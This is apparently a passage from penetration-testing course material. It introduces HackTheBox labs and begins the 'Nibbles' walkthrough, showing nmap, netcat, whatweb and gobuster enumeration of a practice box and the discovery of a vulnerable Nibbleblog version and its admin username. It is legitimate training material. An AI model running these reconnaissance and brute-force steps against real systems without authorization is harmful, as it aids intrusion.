
Endgames are virtual labs that contain several machines connected to a single network. The scenarios strive to reflect a real-world situation you may encounter when performing a pentest for an actual company.



Just like machines, each Endgame lab has a specific attack path that you need to exploit. However, as Endgames have multiple machines, we can learn specific attack paths that we cannot otherwise learn using a single machine only. You need to be of `HTB` rank `Guru` and above to play Active Endgames. Retired Endgames are only available to users with a VIP subscription, and they can be played at any rank.

Pro Labs

Pro Labs are the ultimate lab experience, as they are designed to simulate a real-world enterprise infrastructure, which is an excellent chance for testing out your pentesting skills.




Pro Labs are large and can take a while to finish and learn all of their attack paths and security challenges. Each Pro Lab has a specific scenario and level of difficulty:

Lab	Scenario
`Dante`	Beginner-friendly to learn common pentesting techniques and methodologies, common pentesting tools, and common vulnerabilities.
`Offshore`	Active Directory lab that simulates a real-world corporate network.
`Cybernetics`	Simulates a fully-upgraded and up-to-date Active Directory network environment, which is hardened against attacks. It is aimed at experienced penetration testers and Red Teamers.
`RastaLabs`	Red Team simulation environment, featuring a combination of attacking misconfigurations and simulated users.
`APTLabs`	This lab simulates a targeted attack by an external threat agent against an MSP (Managed Service Provider) and is the most advanced Pro Lab offered at this time.

Pro Labs require a separate subscription plan. Once you complete a Pro Lab, you get an HTB Certificate of Completion.

Battlegrounds

The latest addition to `HackThebox` is `HTB Battlegrounds`.



`HTB Battlegrounds` is a real-time game of strategy and hacking. You can play in a team of 4 or a team of 2.

`Cyber Mayhem` battles are based on the attack/defense style, in which each team is assigned several machines that they have to defend against attacks while attacking the other team's machines. Each attack/defense gives you a certain amount of points, and each flag collected counts as well. You play for a certain amount of time, and the team with the most points at the end wins.

`HTB Battlegrounds` is available for everyone to play, but there's a limit on the number of allowed matches, as follows:


Status	Matches
`Free Users`	2 matches per month
`VIP`	5 matches per month
`VIP+`	10 matches per month

`Server Siege` mode is an attack-only style, in which the team who can hack the other team faster wins. You can find a detailed article about `HTB Battlegrounds` in this link.

Nibbles - Enumeration

There are 201 standalone boxes of various operating systems and difficulty levels available to us on the HTB platform with VIP membership when writing this. This membership includes an official HTB created walkthrough for each retired machine. We can also find blog and video walkthroughs for most boxes with a quick Google search.

For our purposes, let us walk through the box `Nibbles`, an easy-rated Linux box that showcases common enumeration tactics, basic web application exploitation, and a file-related misconfiguration to escalate privileges.



Let us first look at some machine statistics:

Machine Name	Nibbles
Creator	mrb3n
Operating System	Linux
Difficulty	Easy
User Path	Web
Privilege Escalation	World-writable File / Sudoers Misconfiguration
Ippsec Video	https://www.youtube.com/watch?v=s_0GcRGv6Ds
Walkthrough	https://0xdf.gitlab.io/2018/06/30/htb-nibbles.html

Our first step when approaching any machine is to perform some basic enumeration. First, let us start with what we do know about the target. We already know the target's IP address, that it is Linux, and has a web-related attack vector. We call this a grey-box approach because we have some information about the target. On the HTB platform, the 20 "active" weekly-release machines are all approached from a black-box perspective. Users are given the IP address and operating system type beforehand but no additional information about the target to formulate their attacks. This is why the thorough enumeration is critical and is often an iterative process.

Before we continue, let us take a quick step back and look at the various approaches to penetration testing actions. There are three main types, `black-box`, `grey-box`, and `white-box`, and each differs in the goal and approach.

Engagement	Description
`Black-Box`	Low level to no knowledge of a target. The penetration tester must perform in-depth reconnaissance to learn about the target. This may be an external penetration test where the tester is given only the company name and no further information such as target IP addresses, or an internal penetration test where the tester either has to bypass controls to gain initial access to the network or can connect to the internal network but has no information about internal networks/hosts. This type of penetration test most simulates an actual attack but is not as comprehensive as other assessment types and could leave misconfigurations/vulnerabilities undiscovered.
`Grey-Box`	In a grey-box test, the tester is given a certain amount of information in advance. This may be a list of in-scope IP addresses/ranges, low-level credentials to a web application or Active Directory, or some application/network diagrams. This type of penetration test can simulate a malicious insider or see what an attacker can do with a low level of access. In this scenario, the tester will typically spend less time on reconnaissance and more time looking for misconfigurations and attempting exploitation.
`White-Box`	In this type of test, the tester is given complete access. In a web application test, they may be provided with administrator-level credentials, access to the source code, build diagrams, etc., to look for logic vulnerabilities and other difficult-to-discover flaws. In a network test, they may be given administrator-level credentials to dig into Active Directory or other systems for misconfigurations that may otherwise be missed. This assessment type is highly comprehensive as the tester will have access to both sides of a target and perform a comprehensive analysis.

Nmap

Let us begin with a quick `nmap` scan to look for open ports using the command `nmap -sV --open -oA nibbles_initial_scan <ip address>`. This will run a service enumeration (`-sV`) scan against the default top 1,000 ports and only return open ports (`--open`). We can check which ports `nmap` scans for a given scan type by running a scan with no target specified, using the command `nmap -v -oG -`. Here we will output the greppable format to stdout with `-oG -` and `-v` for verbose output. Since no target is specified, the scan will fail but will show the ports scanned.

```
nmap -v -oG -

# Nmap 7.80 scan initiated Wed Dec 16 23:22:26 2020 as: nmap -v -oG -

# Ports scanned: TCP(1000;1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,125,135,139,143-
144,146,161,163,179,199,211-212,222,254-256,259,264,280,301,306,311,340,366,389,406-407,416-417,425,427,443-445,458,464-465,481,497,500,512-515,524,541,543-
545,548,554-555,563,587,593,616-617,625,631,636,646,648,666-668,683,687,691,700,705,711,714,720,722,726,749,765,777,783,787,800-
801,808,843,873,880,888,898,900-903,911-912,981,987,990,992-993,995,999-1002,1007,1009-1011,1021-1100,1102,1104-1108,1110-1114,1117,1119,1121-1124,1126,1130-
1132,1137-1138,1141,1145,1147-1149,1151-1152,1154,1163-1166,1169,1174-1175,1183,1185-1187,1192,1198-1199,1201,1213,1216-1218,1233-1234,1236,1244,1247-
1248,1259,1271-1272,1277,1287,1296,1300-1301,1309-1311,1322,1328,1334,1352,1417,1433-1434,1443,1455,1461,1494,1500-
1501,1503,1521,1524,1533,1556,1580,1583,1594,1600,1641,1658,1666,1687-1688,1700,1717-1721,1723,1755,1761,1782-1783,1801,1805,1812,1839-1840,1862-
1864,1875,1900,1914,1935,1947,1971-1972,1974,1984,1998-2010,2013,2020-2022,2030,2033-2035,2038,2040-2043,2045-2049,2065,2068,2099-2100,2103,2105-
2107,2111,2119,2121,2126,2135,2144,2160-2161,2170,2179,2190-2191,2196,2200,2222,2251,2260,2288,2301,2323,2366,2381-2383,2393-
2394,2399,2401,2492,2500,2522,2525,2557,2601-2602,2604-2605,2607-2608,2638,2701-2702,2710,2717-2718,2725,2800,2809,2811,2869,2875,2909-2910,2920,2967-
2968,2998,3000-3001,3003,3005-3007,3011,3013,3017,3030-3031,3052,3071,3077,3128,3168,3211,3221,3260-3261,3268-3269,3283,3300-3301,3306,3322-
3325,3333,3351,3367,3369-3372,3389-3390,3404,3476,3493,3517,3527,3546,3551,3580,3659,3689-3690,3703,3737,3766,3784,3800-3801,3809,3814,3826-
3828,3851,3869,3871,3878,3880,3889,3905,3914,3918,3920,3945,3971,3986,3995,3998,4000-4006,4045,4111,4125-4126,4129,4224,4242,4279,4321,4343,4443-
4446,4449,4550,4567,4662,4848,4899-4900,4998,5000-5004,5009,5030,5033,5050-5051,5054,5060-5061,5080,5087,5100-5102,5120,5190,5200,5214,5221-5222,5225-
5226,5269,5280,5298,5357,5405,5414,5431-5432,5440,5500,5510,5544,5550,5555,5560,5566,5631,5633,5666,5678-5679,5718,5730,5800-5802,5810-
5811,5815,5822,5825,5850,5859,5862,5877,5900-5904,5906-5907,5910-5911,5915,5922,5925,5950,5952,5959-5963,5987-5989,5998-6007,6009,6025,6059,6100-
6101,6106,6112,6123,6129,6156,6346,6389,6502,6510,6543,6547,6565-6567,6580,6646,6666-6669,6689,6692,6699,6779,6788-6789,6792,6839,6881,6901,6969,7000-
7002,7004,7007,7019,7025,7070,7100,7103,7106,7200-7201,7402,7435,7443,7496,7512,7625,7627,7676,7741,7777-7778,7800,7911,7920-7921,7937-7938,7999-8002,8007-
8011,8021-8022,8031,8042,8045,8080-8090,8093,8099-8100,8180-8181,8192-8194,8200,8222,8254,8290-8292,8300,8333,8383,8400,8402,8443,8500,8600,8649,8651-
8652,8654,8701,8800,8873,8888,8899,8994,9000-9003,9009-9011,9040,9050,9071,9080-9081,9090-9091,9099-9103,9110-
9111,9200,9207,9220,9290,9415,9418,9485,9500,9502-9503,9535,9575,9593-9595,9618,9666,9876-9878,9898,9900,9917,9929,9943-9944,9968,9998-10004,10009-
10010,10012,10024-10025,10082,10180,10215,10243,10566,10616-10617,10621,10626,10628-10629,10778,11110-11111,11967,12000,12174,12265,12345,13456,13722,13782-
13783,14000,14238,14441-14442,15000,15002-15004,15660,15742,16000-16001,16012,16016,16018,16080,16113,16992-
16993,17877,17988,18040,18101,18988,19101,19283,19315,19350,19780,19801,19842,20000,20005,20031,20221-20222,20828,21571,22939,23502,24444,24800,25734-
25735,26214,27000,27352-27353,27355-27356,27715,28201,30000,30718,30951,31038,31337,32768-32785,33354,33899,34571-
34573,35500,38292,40193,40911,41511,42510,44176,44442-44443,44501,45100,48080,49152-49161,49163,49165,49167,49175-49176,49400,49999-
50003,50006,50300,50389,50500,50636,50800,51103,51493,52673,52822,52848,52869,54045,54328,55055-55056,55555,55600,56737-
56738,57294,57797,58080,60020,60443,61532,61900,62078,63331,64623,64680,65000,65129,65389) UDP(0;) SCTP(0;) PROTOCOLS(0;)

WARNING: No targets were specified, so 0 hosts scanned.

# Nmap done at Wed Dec 16 23:22:26 2020 -- 0 IP addresses (0 hosts up) scanned in 0.04 seconds
```

Finally, we will output all scan formats using `-oA`. This includes XML output, greppable output, and text output that may be useful to us later. It is essential to get in the habit of taking extensive notes and saving all console output early on. The better we get at this while practicing, the more second nature it will become when on real-world engagements. Proper notetaking is critical for us as penetration testers and will significantly speed up the reporting process and ensure no evidence is lost. It is also essential to keep detailed time-stamped logs of scanning and exploitation attempts in an outage or incident in which the client needs information about our activities.

```
nmap -sV --open -oA nibbles_initial_scan 10.129.42.190

Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-16 23:18 EST

Nmap scan report for 10.129.42.190
```

```
Host is up (0.11s latency).
Not shown: 991 closed ports, 7 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd <REDACTED> ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.82 seconds
```

From the initial scan output, we can see that the host is likely Ubuntu Linux and exposes an Apache web server on port 80 and an OpenSSH server on port 22. SSH, or Secure Shell, is a protocol typically used for remote access to Linux/Unix hosts. SSH can also be used to access Windows host and is now native to Windows 10 since version 1809. We can also see that all three types of scan output were created in our working directory.

```
ls

nibbles_initial_scan.gnmap  nibbles_initial_scan.nmap  nibbles_initial_scan.xml
```

Before we start poking around at the open ports, we can run a full TCP port scan using the command `nmap -p- --open -oA nibbles_full_tcp_scan 10.129.42.190`. This will check for any services running on non-standard ports that our initial can may have missed. Since this scans all 65,535 TCP ports, it can take a long time to finish depending on the network. We can leave this running in the background and move on with our enumeration. Using `nc` to do some banner grabbing confirms what `nmap` told us; the target is running an Apache web server and an OpenSSH server.

```
nc -nv 10.129.42.190 22

(UNKNOWN) [10.129.42.190] 22 (ssh) open
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
```

`nc` tells us that port 80 runs an HTTP (web) server but does not show the banner.

```
nc -nv 10.129.42.190 80

(UNKNOWN) [10.129.42.190] 80 (http) open
```

Checking our other terminal window, we can see that the full port scan (`-p-`) has finished and has not found any additional ports. Let's do perform an `nmap` script scan using the `-sC` flag. This flag uses the default scripts, which are listed here. These scripts can be intrusive, so it is always important to understand exactly how our tools work. We run the command `nmap -sC -p 22,80 -oA nibbles_script_scan 10.129.42.190`. Since we already know which ports are open, we can save time and limit unnecessary scanner traffic by specifying the target ports with `-p`.

```
nmap -sC -p 22,80 -oA nibbles_script_scan 10.129.42.190

Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-16 23:39 EST
Nmap scan report for 10.129.42.190
Host is up (0.11s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http
|_http-title: Site doesn't have a title (text/html).

Nmap done: 1 IP address (1 host up) scanned in 4.42 seconds
```

The script scan did not give us anything handy. Let us round out our `nmap` enumeration using the http-enum script, which can be used to enumerate common web application directories. This scan also did not uncover anything useful.

```
nmap -sV --script=http-enum -oA nibbles_nmap_http_enum 10.129.42.190

Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-16 23:41 EST
Nmap scan report for 10.129.42.190
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd <REDACTED> ((Ubuntu))
|_http-server-header: Apache/<REDACTED> (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.23 seconds
```

Nibbles - Web Footprinting

We can use `whatweb` to try to identify the web application in use.

```
whatweb 10.129.42.190
```

```
http://10.129.42.190 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.42.190]
```

This tool does not identify any standard web technologies in use. Browsing to the target in `Firefox` shows us a simple "Hello world!" message.

Hello world!

Checking the page source reveals an interesting comment.

```
<b>Hello world!</b>
<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

We can also check this with cURL.

```
curl http://10.129.42.190

<b>Hello world!</b>

<!-- /nibbleblog/ directory. Nothing interesting here! -->
```


The HTML comment mentions a directory named `nibbleblog`. Let us check this with `whatweb`.

```
whatweb http://10.129.42.190/nibbleblog

http://10.129.42.190/nibbleblog [301 Moved Permanently] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)],
IP[10.129.42.190], RedirectLocation[http://10.129.42.190/nibbleblog/], Title[301 Moved Permanently]
http://10.129.42.190/nibbleblog/ [200 OK] Apache[2.4.18], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)],
IP[10.129.42.190], JQuery, MetaGenerator[Nibbleblog], PoweredBy[Nibbleblog], Script, Title[Nibbles - Yum yum]
```

Now we are starting to get a better picture of things. We can see some of the technologies in use such as HTML5, jQuery, and PHP. We can also see that the site is running Nibbleblog, which is a free blogging engine built using PHP.

Directory Enumeration

Browsing to the `/nibbleblog` directory in `Firefox`, we do not see anything exciting on the main page.



A quick Google search for "nibbleblog exploit" yields this Nibblblog File Upload Vulnerability. The flaw allows an authenticated attacker to upload and execute arbitrary PHP code on the underlying web server. The `Metasploit` module in question works for version `4.0.3`. We do not know the exact version of `Nibbleblog` in use yet, but it is a good bet that it is vulnerable to this. If we look at the source code of the `Metasploit` module, we can see that the exploit uses user-supplied credentials to authenticate the admin portal at `/admin.php`.


Let us use Gobuster to be thorough and check for any other accessible pages/directories.

```
gobuster dir -u http://10.129.42.190/nibbleblog/ --wordlist /usr/share/dirb/wordlists/common.txt

===============================================================

Gobuster v3.0.1

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================

[+] Url:            http://10.129.42.190/nibbleblog/
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/17 00:10:47 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/admin (Status: 301)
/admin.php (Status: 200)
/content (Status: 301)
/index.php (Status: 200)
/languages (Status: 301)
/plugins (Status: 301)
/README (Status: 200)
/themes (Status: 301)
===============================================================
2020/12/17 00:11:38 Finished
===============================================================
```

`Gobuster` finishes very quickly and confirms the presence of the `admin.php` page. We can check the `README` page for interesting information, such as the version number.

```
curl http://10.129.42.190/nibbleblog/README

====== Nibbleblog ======
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====

* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog

===== System Requirements =====

* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory “content” writable by Apache/PHP

<SNIP>
```

So we validate that version 4.0.3 is in use, confirming that this version is likely vulnerable to the `Metasploit` module (though this could be an old `README` page). Nothing else interesting pops out at us. Let us check out the admin portal login page.



Now, to use the exploit mentioned above, we will need valid admin credentials. We can try some authorization bypass techniques and common credential pairs manually, such as `admin:admin` and `admin:password`, to no avail. There is a reset password function, but we receive an e-mail error. Also, too many login attempts too quickly trigger a lockout with the message `Nibbleblog security error - Blacklist protection`.

Let us go back to our directory brute-forcing results. The `200` status codes show pages/directories that are directly accessible. The `403` status codes in the output indicate that access to these resources is forbidden. Finally, the `301` is a permanent redirect. Let us explore each of these. Browsing to `nibbleblog/themes/`. We can see that directory listing is enabled on the web application. Maybe we can find something interesting while poking around?

Index of /nibbleblog/themes

Name	Last modified	Size	Description
Parent Directory		-	
echo/	2017-12-10 23:27	-	
medium/	2017-12-10 23:27	-	
note-2/	2017-12-10 23:27	-	
simpler/	2017-12-10 23:27	-	
techie/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.42.190 Port 80

Browsing to `nibbleblog/content` shows some interesting subdirectories `public`, `private`, and `tmp`. Digging around for a while, we find a `users.xml` file which at least seems to confirm the username is indeed admin. It also shows blacklisted IP addresses. We can request this file with `cURL` and prettify the `XML` output using xmllint.

```
curl -s http://10.129.42.190/nibbleblog/content/private/users.xml | xmllint  --format -

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<users>
  <user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">2</session_fail_count>
    <session_date type="integer">1608182184</session_date>
  </user>
  <blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
  <blacklist type="string" ip="10.10.14.2">
    <date type="integer">1608182171</date>
    <fail_count type="integer">5</fail_count>
  </blacklist>
</users>
```

At this point, we have a valid username but no password. Searches of Nibbleblog related documentation show that the password is set during installation, and there is no known default password. Up to this point, have the following pieces of the puzzle:

